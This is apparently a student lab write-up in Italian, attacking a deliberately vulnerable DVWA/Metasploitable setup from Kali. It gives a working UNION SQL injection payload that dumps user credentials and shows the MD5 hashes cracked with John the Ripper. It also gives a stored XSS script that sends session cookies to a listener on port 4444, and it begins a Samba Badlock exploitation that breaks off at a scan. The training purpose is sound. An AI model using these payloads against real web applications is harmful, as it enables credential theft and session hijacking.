Build Week

1. SQL injection


L'SQL injection ("Structured Query Language") è una tecnica di hacking che, sfruttando alcuni errori nella programmazione di pagine HTML, consente di inserire ed eseguire codice non previsto all'interno di applicazioni web che interrogano un database.

Esso è un attacco potenzialmente pericoloso in quanto può essere effettuato soltanto avendo a disposizione un web browser qualsiasi e un pc.

Inizialmente, abbiamo messo le due macchine sulla stessa rete, cambiando i rispettivi indirizzi IP e verificando tramite il "ping" l'effettiva connessione tra le due.

Gli indirizzi IP delle rispettive macchine sono:

- IP Kali: 192.168.13.100
- IP Metasploitable: 192.168.13.150




```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:95:11:b6
          inet addr:192.168.13.150  Bcast:192.168.13.0  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe95:11b6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1348 errors:0 dropped:0 overruns:0 frame:0
          TX packets:297 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:108799 (106.2 KB)  TX bytes:176377 (172.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:558 errors:0 dropped:0 overruns:0 frame:0
          TX packets:558 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:241663 (235.9 KB)  TX bytes:241663 (235.9 KB)
```


Una volta configurate le impostazioni di rete, ci siamo dedicati all'obiettivo prefissato per la giornata odierna.

Il nostro goal era quello di individuare le credenziali degli utenti registrati nel database della web application DVWA della macchina Metasploitable.

Per far ciò, ne abbiamo abbassato il livello di sicurezza (da HIGH a LOW) per poter più agevolmente recuperare quanto sopra descritto.



Ci siamo dunque spostati nella sezione "SQL injection".




Qui abbiamo iniettato il codice che ci ha permesso di recuperare le credenziali delle quali necessitavamo.

Nella casella di testo “user ID” andremo ad inserire il comando utilizzato per stampare in output sulla pagina le varie informazioni, tra cui anche tutte le password cifrate di tutti gli utenti presenti all’interno del database della DVWA.

Il comando utilizzato è:

1' union select null, concat(user_id,0x0a,first_name,0x0a,last_name, 0x0a, user,0x0a,password) from users #


Come si può evincere dallo screenshot di seguito, siamo riusciti a recuperare le credenziali, di cui username in chiaro e password crittografate nel formato hash MD5.



Il passo successivo è stato l'utilizzo del tool John the Ripper (un tool di password cracking per i sistemi Unix).

Le password cifrate riportate sopra sono state inserite innanzitutto all'interno di un file .txt, così da poter creare un dizionario, confrontato poi con la lista già predefinita in Kali "**rockyou.txt.gz**".

In questo caso il file creato per contenere le password e gli username di DVWA si chiama "**hash.txt**".



Di seguito vediamo il primo passaggio di ricerca della wordlist più adatta, in questo caso "**rockyou.txt.gz**".

Aprendo il file, si ha evidenza di come al suo interno si trovi un file completamente scritto in hash.

```
┌──(kali㉿kali)-[~]
└─$ /usr/share

┌──(kali㉿kali)-[/usr/share]
└─$ wordlists

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
├── dirb → /usr/share/dirb/wordlists
├── dirbuster → /usr/share/dirbuster/wordlists
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt.gz
└── wfuzz → /usr/share/wfuzz/wordlist
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ nano rockyou.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ nano rockyou.txt.gz

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cd

┌──(kali㉿kali)-[~]
```

I comandi riportati di seguito ci hanno permesso di caricare le password prima e di mostrarle a schermo in chiaro poi.


```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 -- hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4×2])
No password hashes left to crack (see FAQ)
```

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --show -- hash.txt
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left
```

2. XSS Stored

L'XSS Stored (Stored Cross Site Scripting) è una vulnerabilità informatica che permette ad un attaccante di prendere il controllo della web app e sulle sue componenti, con impatti molto gravi sugli utenti.
Questo tipo di Cross Site Scripting si dice persistente in quanto con un singolo attacco si possono colpire diversi utenti di una data applicazione o sito web.
Questo accade poiché lo script inserito all'interno di un campo di inserimento input di una web application o di una pagina HTML che viene eseguito ogni qualvolta che un visitatore apre quella pagina con un web browser.

Nel nostro caso, abbiamo utilizzato l'XSS Stored per poter recuperare i cookie di sessione dell'utente loggato sulla DVWA.
Come prima cosa, abbiamo modificato la sicurezza della web app, passando dal livello HIGH al livello LOW, così da poter usufruire più facilmente della vulnerabilità XSS Stored.
Dopodiché, ci siamo spostati sul tab XSS Stored per inserire lo script nella sezione "Message" della pagina.
Lo script inserito all'interno è:
<script>window.location='http://127.0.0.1:4444/?cookie='+document.cookie</script>



Questo script ci permette di intercettare ed inviare i cookie ad un server sotto il nostro controllo. Facendo ciò, siamo riusciti ad entrare in possesso dei cookie di sessione dell'utente in questione.

Abbiamo utilizzato due strumenti per poter salvare i cookie intercettati in un web server.

Il primo utilizzato è stato il tool Netcat, “il coltellino svizzero” degli hacker.


È un tool predefinito in Kali, che in questo caso è stato utilizzato per mettere in ascolto la porta 4444 (Transport Control Protocol), che è utilizzata solitamente per ascoltare delle comunicazioni tra le macchine e per esfiltrare dati o scaricare payload malevoli.

Una volta messa in ascolto la porta, possiamo passare ad intercettare i cookie con lo script sopra riportato.

Nel momento in cui lo script entrerà in esecuzione, il tool Netcat rileverà sul terminale i cookie di sessione dell’utente loggato sulla web app DVWA.

In questo caso il cookie di sessione rilevato è:


PHPSESSID=77ea168dbefe10b87ff0788324c7f57e




Il secondo metodo utilizzato per inviare i cookie ad un Web Server sotto il nostro controllo è Python, un linguaggio di programmazione utilizzato per la creazione di Web Server.

In questo caso, abbiamo eseguito precedentemente il comando “python -m http.server –bind 127.0.0.1 4444” da terminale. Dopodiché abbiamo inserito lo script all’interno della tab XSS Stored della DVWA, in modo da poter salvare i cookie sia sul terminale che all’interno di una pagina Web.

Di seguito sono riportati i passaggi effettuati con Python: qui si denota l’effettiva intercettazione del cookie.





Directory listing for /?cookie=security=low; PHPSESSID=9c230ba23699bd4f0053c86cdb1846b7

- .armitage.prop
- .bash_history
- .bash_logout
- .bashrc
- .bashrc.original
- .BurpSuite/
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .john/
- .local/
- .maltego/
- .mozilla/
- .msf4/
- .ophcrackrc
- .pki/
- .profile
- .recon-ng/
- .sudo_as_admin_successful
- .vboxclient-clipboard.pid
- .vboxclient-display-svga-x11.pid
- .vboxclient-draganddrop.pid
- .vboxclient-seamless.pid
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zsh_history
- .zsh_history_bad
- .zshrc
- armitage-tmp/
- BOF

3. Exploit verso la macchina Metasploitable


L'obiettivo di oggi era quello di prendere il controllo della nostra macchina target (Metasploitable, con indirizzo IP 192.168.50.150).

La prima operazione effettuata è stata quella di verificare le vulnerabilità sulla data macchina; per far ciò abbiamo effettuato una scansione tramite Nessus, un tool di vulnerability scanner.

Di queste vulnerabilità riscontrate, la nostra scelta è ricaduta sulla vulnerabilità "Samba Badlock Vulnerability" presente sulla porta 445 TCP.


Quest'ultima ci permette, rispetto alle altre scansionate, di intercettare il traffico tra un client e un server (hosting) e di poter effettuare un exploit con il Security Account Manager (SAM) Database.

Così facendo, effettuiamo un downgrade sul livello di autenticazione, che ci permette l'esecuzione arbitraria di una chiamata di rete Samba, la quale ci permette di vedere e modificare dati di sicurezza sensibili nel database della Directory Attiva o disabilitare servizi critici.



Per avere un riscontro oggettivo sul servizio e sullo stato della porta 445, abbiamo eseguito una scansione per mezzo del tool nmap.

